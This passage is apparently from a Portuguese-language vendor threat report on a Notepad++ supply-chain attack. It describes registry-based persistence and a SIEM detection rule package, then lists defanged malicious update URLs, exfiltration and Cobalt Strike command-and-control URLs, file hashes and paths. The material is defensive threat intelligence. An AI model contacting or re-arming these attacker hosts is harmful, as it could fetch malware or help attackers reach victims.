
Neste caso, um indicador claro de atividade maliciosa é a persistência do invasor no sistema por meio do mecanismo de inicialização automática via registro do Windows (especificamente a chave Run), que garante a execução automática de programas durante o login do usuário. A solução KEDR Expert detecta essa atividade por meio da regra temporary_folder_in_registry_autorun.
Para proteger as empresas que utilizam nosso sistema Kaspersky SIEM, preparamos um pacote de regras de correlação que auxilia na detecção dessa atividade maliciosa. As regras já estão disponíveis para download para os clientes no repositório KUMA; o nome do pacote é: [OOTB] Notepad++ supply chain attack package — ENG.
O pacote Notepad++ supply chain attack contém regras que podem ser divididas em dois grupos por tipo de objeto detectado:
- indicadores de comprometimento:
- URLs maliciosas usadas para exfiltrar informações da infraestrutura-alvo;
- nomes e hashes de arquivos maliciosos observados durante os ataques.
- atividade suspeita no host:
- linhas de comando incomuns, características dos ataques descritos;
- atividade de rede suspeita originada de processos do Notepad++ e árvore de processos não padrão;
- rastros de coleta de dados evidenciados por nomes de arquivos compostos por apenas um caractere.
Algumas regras podem exigir ajustes caso desencadeiem falsos positivos decorrentes de atividades legítimas, como ações de administradores ou agentes de inventário.
Recomendamos também o uso das regras do pacote Notepad++ supply chain attack para análise retrospectiva (threat hunting). O período recomendado para análise é a partir de setembro de 2025.
Para garantir a eficácia das regras de detecção, é fundamental garantir que os eventos de sistemas Windows cheguem em volume completo, incluindo os eventos 4688 (com o registro de linha de comando habilitado), 5136 (filtragem de pacotes), 4663 (acesso a objetos, em especial a arquivos), entre outros.
Indicadores de comprometimento
URLs para implantações maliciosas de atualizações do Notepad++
http://45.76.155[.]202/update/update.exe
http://45.32.144[.]255/update/update.exe
http://95.179.213[.]0/update/update.exe
http://95.179.213[.]0/update/install.exe
http://95.179.213[.]0/update/AutoUpdater.exe
URLs para envio de informações do sistema
http://45.76.155[.]202/list
https://self-dns.it[.]com/list
URLs para implantação do Cobalt Strike Beacon pelos loaders Metasploit
https://45.77.31[.]210/users/admin
https://cdncheck.it[.]com/users/admin
https://safe-dns.it[.]com/help/Get-Start
URLs do Cobalt Strike Beacon implantado pelas atualizações maliciosas do Notepad++
https://45.77.31[.]210/api/update/v1
https://45.77.31[.]210/api/FileUpload/submit
https://cdncheck.it[.]com/api/update/v1
https://cdncheck.it[.]com/api/Metadata/submit
https://cdncheck.it[.]com/api/getInfo/v1
https://cdncheck.it[.]com/api/FileUpload/submit
https://safe-dns.it[.]com/resolve
https://safe-dns.it[.]com/dns-query
URLs do backdoor Chrysalis e cargas Cobalt Strike Beacon relacionadas, do estudo da Rapid7
https://api.skycloudcenter[.]com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
https://api.wiresguard[.]com/update/v1
https://api.wiresguard[.]com/api/FileUpload/submit
URLs do Cobalt Strike Beacon enviadas à plataforma multiscanner, do estudo da Rapid7
http://59.110.7[.]32:8880/uffhxpSy
http://59.110.7[.]32:8880/api/getBasicInfo/v1
http://59.110.7[.]32:8880/api/Metadata/submit
http://124.222.137[.]114:9999/3yZR31VK
http://124.222.137[.]114:9999/api/updateStatus/v1
http://124.222.137[.]114:9999/api/Info/submit
https://api.wiresguard[.]com/users/system
https://api.wiresguard[.]com/api/getInfo/v1
Hashes do arquivo malicioso updater.exe
8e6e505438c21f3d281e1cc257abdbf7223b7f5a
90e677d7ff5844407b9c073e3b7e896e078e11cd
573549869e84544e3ef253bdba79851dcde4963a
13179c8f19fbf3d8473c49983a199e6cb4f318f0
4c9aac447bf732acc97992290aa7a187b967ee2c
821c0cafb2aab0f063ef7e313f64313fc81d46cd
Hashes de arquivos auxiliares maliciosos
06a6a5a39193075734a32e0235bde0e979c27228 — load
9c3ba38890ed984a25abb6a094b5dbf052f22fa7 — load
ca4b6fe0c69472cd3d63b212eb805b7f65710d33 — alien.ini
0d0f315fd8cf408a483f8e2dd1e69422629ed9fd — alien.ini
2a476cfb85fbf012fdbe63a37642c11afa5cf020 — alien.ini
Hashes de arquivos maliciosos do estudo da Rapid7
d7ffd7b588880cf61b603346a3557e7cce648c93
94dffa9de5b665dc51bc36e2693b8a3a0a4cc6b8
21a942273c14e4b9d3faa58e4de1fd4d5014a1ed
7e0790226ea461bcc9ecd4be3c315ace41e1c122
f7910d943a013eede24ac89d6388c1b98f8b3717
73d9d0139eaf89b7df34ceeb60e5f8c7cd2463bf
bd4915b3597942d88f319740a9b803cc51585c4a
c68d09dd50e357fd3de17a70b7724f8949441d77
813ace987a61af909c053607635489ee984534f4
9fbf2195dee991b1e5a727fd51391dcc2d7a4b16
07d2a01e1dc94d59d5ca3bdf0c7848553ae91a51
3090ecf034337857f786084fb14e63354e271c5d
d0662eadbe5ba92acbd3485d8187112543bcfbf5
9c0eff4deeb626730ad6a05c85eb138df48372ce
Caminhos para arquivos maliciosos
%appdata%\ProShow\load
%appdata%\Adobe\Scripts\alien.ini
%appdata%\Bluetooth\BluetoothService
Autores


Sumário
Ataque ao Notepad++: novas cadeias de infecção e IoCs